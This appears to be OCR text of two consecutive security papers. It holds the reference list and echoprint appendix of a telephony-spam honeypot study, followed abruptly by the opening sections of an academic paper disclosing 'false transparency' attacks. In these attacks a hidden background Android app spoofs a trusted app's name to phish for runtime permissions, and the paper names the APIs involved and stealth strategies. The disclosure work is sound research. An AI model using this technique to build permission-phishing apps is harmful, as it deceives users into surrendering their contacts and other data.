[38] H. K. Bokharaei, A. Sahraei, Y. Ganjali, R. Keralapura, and A. Nucci. You can SPIT, but you can't hide: Spammer identification in telephony networks. In *Proceedings IEEE INFOCOM*, April 2011.

[39] V. S. Tseng, J. Ying, C. Huang, Y. Kao, and K. Chen. FrauDetector: A Graph-Mining-based Framework for Fraudulent Phone Call Detection. In *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. ACM, 2015.

[40] M. Swarnkar and N. Hubballi. SpamDetector: Detecting spam callers in Voice over Internet Protocol with graph anomalies. *Security and Privacy*, 2019.

[41] S. M. A. Salehin and N. Ventura. Blocking Unsolicited Voice Calls Using Decoys for the IMS. In *2007 IEEE International Conference on Communications*.

[42] Y. Wu, S. Bagchi, N. Singh, and R. Wita. Spam detection in Voice-over-IP Calls through Semi-supervised Clustering. In *2009 IEEE/IFIP International Conference on Dependable Systems Networks*, 2009.

[43] H. Li, X. Xu, C. Liu, T. Ren, K. Wu, X. Cao, W. Zhang, Y. Yu, and D. Song. A Machine Learning Approach to Prevent Malicious Calls over Telephony Networks. In *IEEE Symposium on Security and Privacy*, May 2018.

[44] A. Leontjeva, M. Goldszmidt, Y. Xie, F. Yu, and M. Abadi. Early Security Classification of Skype Users via Machine Learning. In *Proceedings of the ACM Workshop on Artificial Intelligence and Security*, 2013.

[45] K. Ji, Y. Yuan, R. Sun, L. Wang, K. Ma, and Z. Chen. Abnormal Telephone Identification via an Ensemble-based Classification Framework. In *Proceedings of the ACM Turing Celebration Conference - China*, 2019.

[46] S. Subudhi and S. Panigrahi. Use of Possibilistic Fuzzy C-means Clustering for Telecom Fraud Detection. In *Computational Intelligence in Data Mining*, 2017.

[47] J. Zhang, J. Wang, Y. Zhang, J. Xu, and H. Wu. *A Novel SPITters Detection Approach with Unsupervised Density-Based Clustering*. 2018.

[48] N. Chaisamran, T. Okuda, G. Blanc, and S. Yamaguchi. Trust-Based VoIP Spam Detection Based on Call Duration and Human Relationships. In *2011 IEEE/IPSJ International Symposium on Applications and the Internet*.

[49] M. A. Azad, R. Morla, J. Arshad, and K. Salah. Clustering VoIP caller for SPIT identification. *Security and Communication Networks*, 2016.

[50] H. Tu, A. Doupé, A. Zhao, and G. Ahn. Users Really Do Answer Telephone Scams. In *28th USENIX Security Symposium*, 2019.

[51] B. Reaves, L. Blue, and P. Traynor. AuthLoop: End-to-End Cryptographic Authentication for Telephony over Voice Channels. In *25th USENIX Security Symposium*, 2016.

[52] B. Reaves, L. Blue, H. Abdullah, L. Vargas, P. Traynor, and T. Shrimpton. AuthentiCall: Efficient Identity and Content Authentication for Phone Calls. In *26th USENIX Security Symposium*, 2017.

[53] H. Tu, A. Doupe, Z. Zhao, and G. Ahn. Toward standardization of authenticated caller id transmission. *IEEE Communications Standards Magazine*, 2017.

[54] H. Tu, A. Doupé, Z. Zhao, and G. Ahn. Toward Authenticated Caller ID Transmission: The need for a Standardized Authentication Scheme in Q.731.3 Calling Line Identification Presentation. In *ITU Kaleidoscope: ICTs for a Sustainable World*, 2016.

[55] H. Tu. *From Understanding Telephone Scams to Implementing Authenticated Caller ID Transmission*. PhD thesis, Arisona State University, 2017.

[56] I. Sherman, J. Bowers, K. McNamara Jr, J. Gilbert, J. Ruiz, and P. Traynor. Are You Going to Answer That? Measuring User Responses to Anti-Robocall Application Indicators. Annual Network and Distributed System Security Symposium, 2020.

[57] G. W. Edwards, M. J. Gonzales, and M. A. Sullivan. Robocalling: STIRRED AND SHAKEN! - An Investigation of Calling Displays on Trust and Answer Rates. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, 2020.

[58] H. A. Mustafa, W. Xu, A. Sadeghi, and S. Schulz. You Can Call but You Can't Hide: Detecting Caller ID Spoofing Attacks. In *44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, 2014.

[59] J. Li, F. Faria, J. Chen, and D. Liang. A Mechanism to Authenticate Caller ID. In *Recent Advances in Information Systems and Technologies*, 2017.

[60] H. Mustafa, W. Xu, A. Sadeghi, and S. Schulz. End-to-End Detection of Caller ID Spoofing Attacks. *IEEE Transactions on Dependable & Secure Computing*, 2018.

[61] C. Wendt and M. Barnes. Personal Assertion Token (PaSSporT) Extension for Signature-based Handling of Asserted information using toKENs (SHAKEN). RFC 8588, 2019.

[62] C. Wendt and J. Peterson. PASSporT: Personal Assertion Token. RFC 8225, February 2018.

[63] J. Peterson and S. Turner. Secure Telephone Identity Credentials: Certificates. RFC 8226, February 2018.

[64] J. Peterson, C. Jennings, E. Rescorla, and C. Wendt. Authenticated Identity Management in the Session Initiation Protocol (SIP). RFC 8224, February 2018.

[65] J. McEachern and E. Burger. How to shut down robocallers: The STIR/SHAKEN protocol will stop scammers from exploiting a caller ID loophole. *IEEE Spectrum*, 2019.

[66] M. Chiang and E. Burger. An Affordable Solution for Authenticated Communications for Enterprise and Personal Use. In *2018 IEEE 8th Annual Computing and Communication Workshop and Conference*, 2018.

[67] C. Ellison & B. Schneier. Ten risks of PKI: What you're not being told about public key infrastructure. 2000.

[68] P. Patankar, G. Nam, G. Kesidis, and C. R. Das. Exploring Anti-Spam Models in Large Scale VoIP Systems. In *28th IEEE International Conference on Distributed Computing Systems*, 2008.

[69] B. Reaves, L. Blue, D. Tian, P. Traynor, and K. R.B. Butler. Detecting SMS Spam in the Age of Legitimate Bulk Messaging. In *Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, 2016.

[70] T. A. Almeida, J. M. G. Hidalgo, and A. Yamakami. Contributions to the Study of SMS Spam Filtering: New Collection and Results. In *Proceedings of the 11th ACM Symposium on Document Engineering*, 2011.

[71] N. Jiang, Y. Jin, A. Skudlark, and Z. Zhang. Greystar: Fast and Accurate Detection of SMS Spam Numbers in Large Cellular Networks Using Gray Phone Space. In *The Proceedings of USENIX Security Symposium*, 2013.

[72] H. Siadati, T. Nguyen, P. Gupta, M. Jakobsson, and N. D. Memon. Mind your SMSes: Mitigating Social Engineering in Second Factor Authentication. 2017.

[73] B. Srinivasan, P. Gupta, M. Antonakakis, and M. Ahamad. Understanding Cross-channel Abuse with SMS-spam Support Infrastructure Attribution. In *European Symposium on Research in Computer Security*, 2016.

[74] B. Reaves, N. Scaife, D. Tian, L. Blue, P. Traynor, and K. R. B. Butler. Sending Out an SMS: Characterizing the Security of the SMS Ecosystem with Public Gateways. In *2016 IEEE Symposium on Security and Privacy*, 2016.

[75] S. Gupta, P. Gupta, M. Ahamad, and P. Kumaraguru. Exploiting Phone Numbers and Cross-application Features in Targeted Mobile Attacks. In *Proceedings of the 6th Workshop on Security and Privacy in Smartphones and Mobile Devices*, 2016.

[76] Q. Zhao, K. Chen, T. Li, Y. Yang, and X. Wang. Detecting Telecommunication Fraud by Understanding the Contents of a Call. *Cybersecurity*, 2018.

[77] M. Sahin, M. Relieu, and A Francillon. Using Chatbots Against Voice Spam: Analyzing Lenny's Effectiveness. In *Proceedings of the Thirteenth USENIX Conference on Usable Privacy and Security*, SOUPS 2017.

[78] A. Lieto, D. Moro, F. Devoti, C. Parera, V. Lipari, P. Bestagini, and S. Tubaro. "Hello? Who Am I Talking to?" A Shallow CNN Approach for Human vs. Bot Speech Classification. In *IEEE International Conference on Acoustics, Speech and Signal Processing*, 2019.

[79] P. Kolan and R. Dantu. Socio-technical Defense Against Voice Spamming. *ACM Trans. Auton. Adapt. Syst.*

[80] V. A. Balasubramaniyan, A. Poonawalla, M. Ahamad, M. T. Hunter, and P. Traynor. PinDr0p: Using Single-Ended Audio Features to Determine Call Provenance. In *Proceedings of 17th ACM Conference on Computer & Communications Security*, 2010.

[81] Niels Provos et al. A Virtual Honeypot Framework. In *USENIX Security Symposium*, volume 173, 2004.

[82] D. Dagon, X. Qin, G. Gu, W. Lee, J. Grizzard, J. Levine, and H. Owen. "HoneyStat: Local Worm Detection Using Honeypots". In *Recent Advances in Intrusion Detection*, 2004.

[83] N. Krawetz. Anti-honeypot technology. *IEEE Security and Privacy*, 2004.

[84] E. De Cristofaro, A. Friedman, G. Jourjon, M. A. Kaafar, and M. Z. Shafiq. Paying for Likes?: Understanding Facebook Like Fraud Using Honeypots. In *Proceedings of Conference on Internet Measurement Conference*, 2014.

[85] S. Gupta, D. Kuchhal, P. Gupta, M. Ahamad, M. Gupta, and P. Kumaraguru. Under the Shadow of Sunshine: Characterizing Spam Campaigns Abusing Phone Numbers Across Online Social Networks. In *Proceedings of the 10th ACM Conference on Web Science*, 2018.

[86] P. Gupta, M. Ahamad, J. Curtis, V. Balasubramaniyan, and A. Bobotek. M3AAWG Telephony Honeypots: Benefits and Deployment Options. Technical report, 2014.

A Functionality of `echoprint`

At its core, `echoprint` generates a fingerprint of an audio file based on the time interval between successive amplitude peaks (called *inter-onset interval*). Phonemes in human speech — each unit of sound that distinguishes one word of a spoken language to another — creates amplitude variations in the call audio. Prosody in human speech introduces functions like rhythm and tone to the call audio. These features of human speech allow `echoprint` to generate fingerprints that represents a call audio recording.

To generate a fingerprint, `echoprint` marks the amplitude peaks and computes the inter-onset interval between these peaks across 8 independent frequency bands of the audio file. A combination of (i) inter-onset interval, (ii) the specific frequency band and (iii) time at which the inter-onset interval occurs in the audio file are used to generate a non-cryptographic hash value. Each second of audio generates approximately 48 hash values. Multiple hash values together form the fingerprint of the file. We store the fingerprint in the fingerprint database as a JSON object.

The matching operation of the `echoprint` framework works on the fact that inter-onset interval of similar audio files are identical [28]. When we query the echoprint DB with a new audio fingerprint, `echoprint` framework identifies a list of top 15 audio files which have matching hashes. These matches are sorted, starting with the best match and ending with the worst match. We get the top audio sample in this list as a match if its match score is significantly higher than the match score of all the other matches in the list. Otherwise, `echoprint` does not return a match. If we do not get a match, we add the audio fingerprint to the echoprint DB.

Table 1: Important Dates

	Dates (dd-mm-yyyy)	
Name	Start	End
Study Duration	17-02-2019	01-02-2020
t-test Duration	17-02-2019	04-12-2019
Initial Recording	31-03-2019	01-02-2020
Second Recording	21-12-2019	01-02-2020
Power Outage Downtime	05-04-2019	06-04-2019
Winter Downtime	29-12-2019	04-01-2020

See No Evil: Phishing for Permissions with False Transparency

Güliz Seray Tuncay
Google, University of Illinois at Urbana-Champaign
gulizseray@google.com

Jingyu Qian
University of Illinois at Urbana-Champaign
jingyuq2@illinois.edu

Carl A. Gunter
University of Illinois at Urbana-Champaign
cgunter@illinois.edu

Abstract

Android introduced runtime permissions in order to provide users with more contextual information to make informed decisions as well as with finer granularity when dealing with permissions. In this work, we identified that the correct operation of the runtime permission model relies on certain implicit assumptions which can conveniently be broken by adversaries to illegitimately obtain permissions from the background while impersonating foreground apps. We call this detrimental scenario *false transparency attacks*. These attacks constitute a serious security threat to the Android platform as they invalidate the security guarantees of 1) runtime permissions by enabling background apps to spoof the context and identity of foreground apps when requesting permissions and of 2) Android permissions altogether by allowing adversaries to exploit users' trust in other apps to obtain permissions.

We demonstrated via a user study we conducted on Amazon Mechanical Turk that mobile users' comprehension of runtime permissions renders them susceptible to this attack vector. We carefully designed our attacks to launch strategically in order to appear persuasive and verified the validity of our design strategies through our user study. To demonstrate the feasibility of our attacks, we conducted an in-lab user study in a realistic setting and showed that none of the subjects noticed our attacks. Finally, we discuss why the existing defenses against mobile phishing fail in the context of false transparency attacks. In particular, we disclose the security vulnerabilities we identified in a key security mechanism added in Android 10. We then propose a list of countermeasures to be implemented on the Android platform and on app stores to practically tackle false transparency attacks.

1 Introduction

> **Be transparent.** When you make a permissions request, be clear about what you're accessing, and why, so users can make informed decisions. – App permissions best practices by Google [1]

Android's permission system enables access control on sensitive user data and platform resources based on user consent. In an effort to foster meaningful consent, Android 6 introduced runtime permissions to help users understand why a permission is needed by an app by asking for it in a relevant use context. In particular, the runtime permission model warrants certain security guarantees to achieve this goal. First, it provides a *contextual guarantee* to ensure that users will always be given the necessary contextual information to make informed decisions, by enforcing apps to be in the foreground when requesting permissions. Second, it provides an *identity guarantee* to ensure that users are well-aware of the identity of the app owning the current context during a permission request, by clearly displaying the name of the requesting app in permission dialogs. In line with its ultimate goal of providing context, the model also relies on the cooperation of app developers to be transparent regarding their need of permissions during permission requests.

In this work, we have identified that the security guarantees of runtime permissions are broken due to some implicit assumptions made by the platform designers. To this end, we show how our findings can be used by adversaries to stealthily obtain runtime permissions. First, Android assumes that an app in the foreground will *always* present a meaningful and legitimate context. However, we show that background apps can surreptitiously move to the foreground to request permissions without being noticed by users by utilizing Android APIs and invisible graphical displays. Second, we observed that the naming scheme utilized in the permission dialogs assumes that the app name will uniquely identify a single app installed on the user device for its secure operation; however, the Android ecosystem does not readily enforce any rules on these names. As a consequence, apps can spoof the names of other apps or use irrelevant names that have the potential to mislead users regarding the true source of the request. The combination of these findings indicate the possibility of phishing-based privilege escalation on runtime permissions; a background app (adversary) can now request and obtain permissions while leading the user to believe the request

was triggered by the foreground app (victim), an insidious phishing scenario which we call *false transparency attacks* on runtime permissions.

In false transparency attacks, a permission request from an app is not transparent in the sense of the quote above. Instead, its context is literally transparent as a *graphical display* to ensure that the user only sees the victim app at the time of the request. In addition, its origin is intentionally set to mislead the user into thinking the request was triggered by the foreground app. Hence, the adversary can take advantage of both the context and the identity of a victim app for its own requests to more conveniently obtain permissions. To illustrate, suppose Vibr is an attack app that launches a false transparency attack from the background while the widely-used communication app Viber is in the foreground. If, for example, Vibr requests permission to access the user's contacts, then an unwary user may grant this if they think the request comes from Viber, as users would generally feel comfortable granting contacts permission to a popular communication app that needs it for its utility [2]. In particular, we argue that these attacks constitute a notable security hazard for the Android platform for two reasons. First, they allow background apps to stealthily obtain permissions while providing a *spoofed* context and identity, which clearly defeats the purpose of using runtime permissions to provide meaningful contextual information to users. Second, they create an opportunity for malicious apps to exploit the user's trust in another, possibly high-profile app to obtain permissions that they would normally not be able to acquire, breaking the security guarantees of Android permissions altogether.

False transparency attacks serve as a platform for adversaries to obtain *any* set of dangerous permissions by exploiting user's trust in other apps. In order to profitably mislead users to grant permissions, the permission dialogs triggered by adversaries should appear plausible, justifying the need for a permission, as users have a strong tendency towards denying requests that seem irrelevant to the app's use [2, 3]. We first show via a user study we conduct on Amazon Mechanical Turk that users indeed demonstrate susceptibility to false transparency attacks due to a lack of complete understanding of the runtime permission model (e.g., security guarantees of runtime permissions). We then propose various key schemes to launch our attacks strategically and implement them after verifying with our user study that they would indeed lead to more stealthy and effective attacks. Furthermore, we conduct an in-lab user study in a realistic setting to verify the feasibility of our attacks and show that none of the subjects noticed they had been attacked.

Additionally, we study the existing defense mechanisms against mobile phishing and discuss why they fall short in the context of false transparency attacks. A noteworthy one among these defenses is the strategy recently introduced by Google in Android 10. We have found that this security mechanism suffers from serious security vulnerabilities and design issues, which rendered our attacks still effective on this Android version and onward. Finally, we propose a list of countermeasures that can be practically implemented on the Android platform and on app stores such as Google Play to defend against false transparency attacks.

Our contributions can be summarized as follows:

- We uncovered design shortcomings in Android's runtime permissions which inadvertently lead to a violation of the essential security guarantees of this permission model.
- By utilizing these shortcomings, we built false transparency attacks, which enable adversaries to illegitimately obtain permissions using a victim app's context and identity.
- We conducted a user study to understand if users' comprehension of runtime permissions created susceptibility to this attack vector as well as to verify the validity of our design strategies for stealthy attacks.
- We conducted a user study to demonstrate the feasibility of our attacks in a realistic setting.
- We discovered serious issues in the new security mechanism that addresses phishing in Android 10 and later and showed the feasibility of our attacks on these versions.
- We proposed practical countermeasures that can effectively tackle false transparency attacks.

2 Background

2.1 Android Permissions

Previously, permissions were permanently granted to apps at installation time on Android. With the introduction of Android 6.0 (API level 23), Android switched to runtime permissions where permissions for high-risk resources (e.g., camera, contacts etc.) are requested dynamically and could be revoked by the user at any time. This was done in an effort to provide users more context while making decisions [4]. In this permission model, users are presented with a permission dialog on or before the first use of a sensitive resource that is protected with a dangerous permission and are given the ability to allow or deny a permission request. Furthermore, users can adjust app permissions at any time through the system settings.

The `PackageManager` class can be queried to obtain permission information of apps. In particular, the `getInstalledPackages()` API can be used with the `PackageManager.GET_PERMISSIONS` flag to obtain the permissions requested by apps as stated in their manifests and the current states of these permissions (i.e., granted or not).

2.2 App Components and Task Organization

Apps can contain four main components on Android: activities, services, broadcast receivers, and content providers. An `Activity` presents the user with a single-purpose user

interface. A `Fragment` is an activity subcomponent that is utilized to represent certain behavior or a portion of UI. A `Service` performs long-running tasks in the background. A `BroadcastReceiver` enables receiving messages from other apps or the system. Finally, a `ContentProvider` provides apps with a relational database interface to enable storing and sharing data. Android provides the `Intent` messaging scheme as a part of its Binder IPC mechanism to enable communication between these components.

On Android, a task is a collection of activities that collaboratively perform a specific job. Android arranges activities forming a task into a stack, in the reverse order of their initiation. Pressing the back button removes the top activity from the stack and brings forth the activity underneath to the foreground. In addition, recently-accessed tasks can be obtained via clicking the recents button to view a system-level UI called the recents screen. Normally, the system handles the addition and removal of activities and tasks to/from the recents screen; however, this behavior can be overridden. For instance, tasks can be excluded by setting `android:excludeFromRecents` or by calling the `finishAndRemoveTask()` API in the activity creating the task.

3 Runtime Permissions in the Wild

Our attacks constitute a notable threat to the security of runtime permissions. Here, we study the adoption of runtime permissions to demonstrate the extent of our attacks. First, we investigate the adoption of Android versions that support runtime permissions (Android 6-11). As reported by Google, the cumulative adoption of these Android versions is 74.8% [5]. This means that the majority of users are using Android devices that support runtime permissions and are vulnerable to our attacks by default. Next, we investigate the prevalence of apps that adopted runtime permissions. For this purpose, we collected the 80 top free apps of each app category on Google Play (with some failures) and obtained a final dataset with 2483 apps. We collected this dataset in December 2018, when runtime permissions had already been released for a few years. Table 1 summarizes our results. 83% of the apps in our dataset have a target API level 23 or more, indicating they utilize runtime permissions. Out of these apps, 85% of them (71% of all apps) request at least one permission of protection level dangerous. This shows that runtime permissions are highly adopted by app developers and users are already accustomed to dealing with runtime permissions as the majority of the apps request permissions at runtime.

4 Attacking Runtime Permissions

Android's runtime permission model provides essential security guarantees in order to reliably and securely deliver contextual information. In this section, we will discuss these guarantees and explain how they can be broken to launch phishing-based privilege escalation attacks that we call *false transparency attacks* on runtime permissions. We will then discuss the internals of our attacks in detail.

Table 1: Adoption of permission models and use of dangerous permissions by apps (# of apps (% of apps)).

Requesting dangerous permissions?	Using Runtime permissions	Using Install-time permissions
Yes	1755 (71%)	357 (14%)
No	309 (13%)	62 (2%)
Total	**2064 (83%)**	**419 (17%)**

Threat model. We assume an adversary that can build Android apps and distribute them on app markets, such as Google Play (GP) store; however, the adversary is not necessarily a reputable developer on GP. They provide an app with some simple and seemingly useful functionality (e.g., QR code scanner etc.) to lure the users into installing the app. Their goal is to obtain a desired set of dangerous permissions, which is relatively difficult to achieve for non-reputable app developers and is especially harder if their app does not have a convincing reason to why it requires a specific permission [2].

4.1 (Breaking) the Security Guarantees of Runtime Permissions

Runtime permissions strive to provide contextual information to users to help them make conscious decisions while granting or denying permissions. In order to reliably and securely deliver this contextual information, Android warrants some security guarantees: 1) users will always be provided with the necessary contextual information, 2) users will be informed about the identity of the app owning the current context at the time of a permission request. Here, we discuss how these guarantees rely on the validity of certain implicit assumptions and present ways to invalidate them, undermining the security of runtime permissions.

Contextual guarantee. This security guarantee states that *users should always be provided with context during requests.* Android attempts to achieve this by allowing apps to request permissions *only* from the foreground. The runtime permission model aims to provide users with increased situational context to help them with their permission decisions. Currently, Android provides contextual information to dynamic permission requests in the form of graphical user interfaces. That is, when the user is presented with a permission dialog, they have the knowledge of what was on the screen and what they were doing prior to the request to help them understand how this permission might be used by the app. In order to ensure users are *always* provided with contextual information at the time of permission requests, Android allows permissions to be requested *only* from the context of UI-based app

components such as activities and fragments and the requesting component has to be in the foreground at the time of the request. The assumption here is that since apps are allowed to request permissions only from the foreground, users will *always* be provided with a *meaningful* context. In our work, we show that this assumption is conceptually broken as we can utilize the existing features offered to developers by the Android platform to enable background apps to stealthily request permissions from illegitimate contexts. To elaborate, Android provides mechanisms that give apps the ability to move within the activity stack. In addition, activities can be made *transparent*, simply by setting a translucent theme. By combining both of these mechanisms, a transparent background app can be surreptitiously brought to the foreground for a limited amount of time, only to immediately request a permission. Once the request is completed by the user, the app can be moved to the back of the task stack again. This way, a background app gains the ability to request permissions without providing any *real* context as the user is presented only with the context of the legitimate foreground app due to the transparency of the background app that is overlaid on top. It is important to note that permission requests freeze the UI thread of the requesting app so nothing will happen if the user clicks on the screen to interact with the app itself on Android $\leq$10. This way, users will not have the opportunity to detect the mismatch between the supposed and actual foreground app by simply trying to interact with the app. On Android 11, the permission dialog disappears if the user clicks somewhere else than the dialog itself. In this case, the adversarial app can simply move to the background following the user click.

Bianchi et al. discusses some of the ways they discovered how a background app can be moved to the foreground [6]. Here, we discuss some of these techniques that were previously discussed as well as some other ways we discovered that could achieve the same goal.

• *startActivity API.* Android provides the `startActivity` API to start new activities, as the name suggests. According to Bianchi et al., using this API to start an activity from a service, a broadcast receiver or a content provider will place the activity at the top of the stack if `NEW_TASK` flag is set. However, we found that simply calling `startActivity` without setting this flag in these components works similarly in recent Android versions. In addition, they found that starting an activity from another activity while setting the `singleInstance` flag also places the new activity on top of the stack. We found that setting this flag is not necessary to achieve this anymore, even simply starting an activity from a background activity seems to bring the app to the foreground.

• *moveTaskTo APIs.* `moveTaskToFront()` API can be used to bring an app to the foreground. This API requires the `REORDER_TASKS` permission, which is of normal protection level and is automatically granted at installation time. In addition, `moveTaskToBack()` API can be used to bring apps to the back of the task stack. In this case, we observed that the app continues to run in the background as `Activity.onStop()` is not called unless the activity actually finishes its job.

• *requestPermission API.* According to Android's official developer guides, `requestPermission(String[], int)` API can only be called from components with user interface such as activities and fragments. This is in line with the main goal of runtime permissions, to provide users a sense of situational context before they make decisions regarding permissions. A similar version of this API with different parameters is also implemented in the Android support APIs to provide forward-compatibility to legacy apps. This version, `requestPermission(Activity, String[], int)`, takes an extra activity parameter and requests the permission from the context of this activity. This support API makes it possible to request permissions from non-UI components, such as services and broadcast receivers. In addition, if this API is called from a non-UI component or from an activity running in the background, the app will be automatically brought to the foreground for the request on Android $\leq$ 9. On Android 10 and 11, this API does not bring background activities to the foreground.

Identity guarantee. According to this security guarantee, *users should be made aware of the identity of a requesting app.* Android attempts to achieve this by displaying the app's name in the permission dialog. Android allows apps to be started automatically via the intent mechanism for IPC without requiring user's approval or intervention. This can create an issue for permission requests since the user might not be able to tell the identity of an automatically-launched app if it were to immediately request a permission, as they have not personally started or been interacting with this app. In order to overcome this issue, Android displays the name of the requesting app in permission dialogs in order to help users quickly identify the app owning the current context.

Even though this mechanism initially seems like an effective solution to the app identification problem for runtime permissions, it is insufficient since app names are in fact not guaranteed by the Android ecosystem to uniquely identify apps on user devices. Each Android app listed on the Google Play (GP) store has a *Google Play listing name* that is displayed to the user while browsing this store, as well as an *internal app name* that is defined in the resource files of the app's apk and displayed when the user is interacting with the app on their device, including in the permission dialogs. Google Play does enforce certain restrictions on GP listing names. For example, it produces warnings to developers when their GP listing name is too similar to that of another app and does not allow the developers to publish their apps in this case, in an attempt to prevent typo-squatting and spoofing that can be used in phishing attacks. However, the same kind of scrutiny does not seem to be shown when it comes to internal app names as the Android ecosystem does not enforce any

rules on these names. Our observation is that 1) the internal name of an app can be vastly different than the app's GP listing name and 2) multiple apps can share the same app name, even when installed on the same device. For example, we have successfully published an app on Google Play, where the internal name of our app was "this app" even though the GP listing name was completely different, a case we will make use of in our attacks as we will explain in more detail in the rest of this section. We were also able to spoof the name of a popular app (i.e., Viber) and successfully release our app with this app name on GP. In short, the Android ecosystem does not perform any verification on the app names shown in runtime permission dialogs to ensure their validity.

4.2 False Transparency Attacks

By combining the ability of apps to move within the task stack in disguise and Android's lack of app name verification, we built the *false transparency attacks*, where a *transparent* background app temporarily moves to the foreground while impersonating another, possibly more trustworthy app that was already in use by the user (i.e., in the foreground) and requests a permission it sees fit. After the user either responds to the permission request, the attack app immediately moves to the background again to evade detection so that the user can continue interacting with the legitimate foreground app without noticing they have been attacked. We verified that this is a general class of attacks that affects *all* Android versions that support runtime permissions (Android 6-11).


A demonstration of our attack including the state of the task stack before and during the attack can be observed in action in Figure 1. Figure 1a displays the task stack immediately before the attack takes place. As can be seen, Viber, a popular communication app with millions of downloads, is on the top of the task stack (shown in the bottom) and at the back of the task stack there is another app also called Viber, representing the attack app running in the background targeting Viber for permissions. Here, it is worth noting that we are showing the real content of the task stack for demonstration purposes and the attack app can in fact be easily hidden from the task stack in order to evade detection by the user, by utilizing the `finishAndRemoveTask()` API or the `android:excludeFromRecents` tag in the Android manifest file as discussed in Section 2.2.

At the time of the attack, the user will experience a user interface (UI) that is similar to the one in Figure 1b. Here, the app prompting the user for a permission appears to be Viber, as both the UI displayed underneath the permission dialog and the app name in the dialog indicate the app to be Viber. However, the request is, as a matter of fact, triggered from the transparent attack app that surreptitiously made its way to the foreground and covered Viber. This can be observed by displaying the state of the task stack at the time of the attack, as shown in Figure 1d. As can be seen, the forged Viber app that belongs to the attacker is in fact at the forefront of the task stack (seen at the bottom) and the real Viber app is immediately behind it at the time of the attack, creating a confusion about the origin of the permission request for users due to the identicalness of the shown user interface to that of Viber. Additionally, the attacker was able to spoof the internal app name of Viber in the permission dialog to further mislead the user into thinking the permission request indeed originated from Viber, as shown in Figure 1b. All in all, the contextual cues given to the user in this attack scenario (i.e., UI and app name) appear to be indistinguishable from a benign scenario where Viber is the legitimate app requesting a permission, from the perspective of device users.

We envision false transparency attacks to be useful for adversaries in two main scenarios. First, when users do not consider an app to be very trustworthy, they are much less likely to grant a permission, as shown by previous work [2]. Hence, an adversary without much reputation can utilize false transparency attacks to pose as a trusted app to obtain a permission. Second, in some cases, it might be nearly impossible for the adversary to provide a reasonable explanation to the user why their app might need a certain permission. For example, a malicious QR code app might also have the goal of getting user's contact list. The app can directly ask for the dangerous permission, but this may make the user suspicious: the user may deny the permission request or possibly even uninstall the app. In this case, false transparency attacks would give the adversary the opportunity to pose as a trusted app that is known to require this permission for its utility (e.g., Viber requiring contacts) without arousing suspicion.

Plausible and realistic attacks. We intend for our attacks to serve as a platform for adversaries to conveniently obtain *any* set of dangerous permissions by exploiting users' trust in other apps without arousing suspicion. With each request, the adversary is essentially exposing themselves to the user and is risking the possibility of alerting the user to be suspicious and take action accordingly (e.g., scan their apps to uninstall questionable ones). Therefore, it would be in the adversary's best interest to request permissions sparingly, only when the user is less likely to be alarmed due to the permission request. In order to achieve this, we utilize several strategies as we will now explain. We verify the validity of these strategies with a user study which we will present in detail in Section 6.

First, users are accustomed to being asked for permissions by an app running in the foreground under the runtime permission model. We show with our user study that users are indeed not very receptive of requests coming from no apparent foreground app. Hence, we do not request permissions when there is no app in the foreground. For this purpose, we utilize the `getRunningTasks()` API, which previously provided the identity (i.e., package name) of the app in the foreground, but was deprecated in Android 5 due to privacy reasons. However, we discovered that this API still provides limited amount



(a) Pre-attack task stack (b) Single-target attack (c) Multi-target attack (d) Task stack during the attack

Figure 1: Background app requesting a permission pretending to be the foreground app (Viber).

of information that can be utilized to detect the existence of a foreground app. More specifically, on Android 5-8 this API outputs `com.google.android.apps.nexuslauncher` if there is no app in the foreground, indicating the nexus launcher. Otherwise, it outputs the package name of the app calling the API (whether this app is in the foreground or not), indicating the existence of a running foreground app. Starting from Android 9, this API reports the most recent one between the nexus launcher and the caller app's own package name, again without revealing other foreground apps to the caller. In order to reliably use this information to detect the existence of an app in the foreground on Android 9 and later, the adversary first needs to briefly come to the foreground using one of the techniques described in Section 4.1 while using a transparent UI to evade detection then run `getRunningTasks()` after going back to the background. This ensures that adversary's app is *always* more recent than the nexus launcher when there is an app in the foreground.

